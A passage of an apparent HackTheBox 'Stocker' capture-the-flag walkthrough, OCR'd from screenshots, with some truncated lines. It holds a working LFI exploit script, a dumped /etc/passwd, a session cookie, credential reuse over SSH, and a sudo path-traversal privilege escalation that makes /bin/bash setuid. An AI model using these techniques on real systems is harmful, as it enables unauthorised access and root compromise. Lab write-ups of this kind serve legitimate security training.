
Item	Price (£)	Quan
(see below)	32.00	1

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:113::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:114::/nonexistent:/usr/sbin/nologin
landscape:x:109:116::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
fwupd-refresh:x:112:119:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
mongodb:x:113:65534::/home/mongodb:/usr/sbin/nologin
angoose:x:1001:1001:,,,:/home/angoose:/bin/bash
_laurel:x:998:998::/var/log/laurel:/bin/false
```

Figure 11: Alt text


```
        "description": "It's a red cup.",
        "image": "red-cup.jpg",
        "price": 32,
        "currentStock": 4,
        "__v": 0,
        "amount": 1
    }
    return {"basket": [basket_item]}

def send_request(payload, url="http://dev.stocker.htb/api/order"):
    headers = {
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
        "Content-Type": "application/json",
        "Accept": "*/*",
        "Origin": "http://dev.stocker.htb",
        "Referer": "http://dev.stocker.htb/stock",
        "Accept-Encoding": "gzip, deflate",
        "Accept-Language": "en-US,en;q=0.9",
        "Cookie": "connect.sid=s%3AIj-tid5zXvQui3O7Z6D3TOfACmaBP6ep.n4moNS1%2BIMV7UjehsIjysw
        "Connection": "close"
    }
    response = requests.post(url, headers=headers, data=json.dumps(payload))
    return response

def get_order(order_id, url="http://dev.stocker.htb/api/po/"):
    headers = {
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
        "Accept": "*/*",
        "Origin": "http://dev.stocker.htb",
        "Referer": "http://dev.stocker.htb/stock",
        "Accept-Encoding": "gzip, deflate",
        "Accept-Language": "en-US,en;q=0.9",
        "Cookie": "connect.sid=s%3AIj-tid5zXvQui3O7Z6D3TOfACmaBP6ep.n4moNS1%2BIMV7UjehsIjysw
        "Connection": "close"
    }
    response = requests.get(f"{url}{order_id}", headers=headers)
    if response.status_code == 200:
        with open('order.pdf', 'wb') as f:
            f.write(response.content)
        print('PDF has been written to order.pdf')
        read_pdf('order.pdf')
    else:
        print(f"Failed to get the order. Status code: {response.status_code}")
    return response

def read_pdf(file_path):
    with open(file_path, 'rb') as f:
        pdf = PyPDF2.PdfReader(f)
        num_pages = len(pdf.pages)
        for page in range(num_pages):
            text = pdf.pages[page].extract_text()
            print(f"Page {page + 1}:")
            print(text)

def main():
    file_path = input("Please enter the file path: ")
    payload = create_payload(file_path)
    response = send_request(payload)
    print(response.status_code)
    print(response.text)

    response_data = json.loads(response.text)
    if response_data.get('success'):
        order_id = response_data.get('orderId')
        if order_id:
            print(f"Order ID: {order_id}")
            order_response = get_order(order_id)
            # print(order_response.status_code)
            # print(order_response.text)
        else:
            print("Order ID not found in the response.")
    else:
        print("Request was not successful.")

if __name__ == "__main__":
    main()
```

With this code, we can easily check each file that we want using LFI. Trying all possibilities, I stumbled upon the file index.js in the folder /var/www/dev. I knew this folder as we saw above when checking the location of the current PDF file.



```
~/Hackt/releasearena/stocker  python3 main.py                    ✓ 13s  stocker  23:19:30
Please enter the file path: /var/www/dev/index.js
200
{"success":true,"orderId":"64975032671649577d0173fe"}
Order ID: 64975032671649577d0173fe
PDF has been written to order.pdf
Page 1:
Stockers - Purchase Order
Supplier
Stockers Ltd.
1 Example Road
Folkestone
Kent
CT19 5QS
GBPur chaser
Angoose
1 Example Road
London
GB
6/24/2023
Thanks for shopping with us!
Your order summary:
ItemPrice
(£)Quant
const express = require("express");
const mongoose = require("mongoose");
const session = require("express-session");
const MongoStore = require("connect-mongo");
const path = require("path");
const fs = require("fs");
const { generatePDF, formatHTML } = require("./pdf.js");
const { randomBytes, createHash } = require("crypto");
const app = express();
const port = 3000;
// TODO: Configure loading from dotenv for production
const dbURI = "mongodb://dev:[redacted]
app.use(express.json());
app.use(express.urlencoded({ extended: false }));
app.use(
  session({
    secret: randomBytes(32).toString("hex"),
    resave: false,
    saveUninitialized: true,
    store: MongoStore.create({
      mongoUrl: dbURI,
    }),
```

As we see, we got some credentials. Let's try to connect using them through SSH and use the user that was found in the /etc/passwd.



```
~/Hackthebox/releasearena/stocker  ssh angoose@10.10.11.196
angoose@10.10.11.196's password:
Last login: Sat Jun 24 16:18:08 2023 from 10.10.16.47
angoose@stocker:~$ ls
Exe.js  user.txt
angoose@stocker:~$
```

Figure 12: Alt text


After several attempts, we now know that the password fits the angoose user. Then, we can get the user flag.

Root

For root, as usual, we try to do sudo -l to check whether the current user has sudo access and to what command it has access.

```
angoose@stocker:~$ sudo -l
Matching Defaults entries for angoose on stocker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bi

User angoose may run the following commands on stocker:
    (ALL) /usr/bin/node /usr/local/scripts/*.js
```

We can see that the node command can run as root. This is a pretty easy privilege escalation. The tricky part here is that the run script seems to have to be located inside the scripts folder, and we don't have write access to it.



```
angoose@stocker:~$ ls /usr/local/scripts/ -la
total 32
drwxr-xr-x  3 root root 4096 Dec  6  2022 .
drwxr-xr-x 11 root root 4096 Dec  6  2022 ..
-rwxr-x--x  1 root root  245 Dec  6  2022 creds.js
-rwxr-x--x  1 root root 1625 Dec  6  2022 findAllOrders.js
-rwxr-x--x  1 root root  793 Dec  6  2022 findUnshippedOrders.js
drwxr-xr-x  2 root root 4096 Dec  6  2022 node_modules
-rwxr-x--x  1 root root 1337 Dec  6  2022 profitThisMonth.js
-rwxr-x--x  1 root root  623 Dec  6  2022 schema.js
angoose@stocker:~$
```

Figure 13: Alt text

So, what to do here? We can essentially crawl out of the scripts folder and then launch our script using ../..

Here is how to do it: first, let's create a .js file anywhere, maybe in the home directory of angoose.

```
angoose@stocker:~$ touch exploit.js
```

After that, let's write this JavaScript code to make the bash binary into suid.


```
require('child_process').execSync('chmod u+s /bin/bash');
```

Then, run our code using sudo:

```
angoose@stocker:~$ sudo /usr/bin/node /usr/local/scripts/../../../home/angoose/exploit.js
angoose@stocker:~$ ls /bin/bash -la
--wS-w--wt 1 root root 1183448 Apr 18  2022 /bin/bash
```

We have successfully made our /bin/bash into suid. Now, let's launch another instance of the shell using:

```
/bin/bash -p
```



```
angoose@stocker:~$ /bin/bash -p
bash-5.0# whoami
root
bash-5.0#
```

Figure 14: Alt text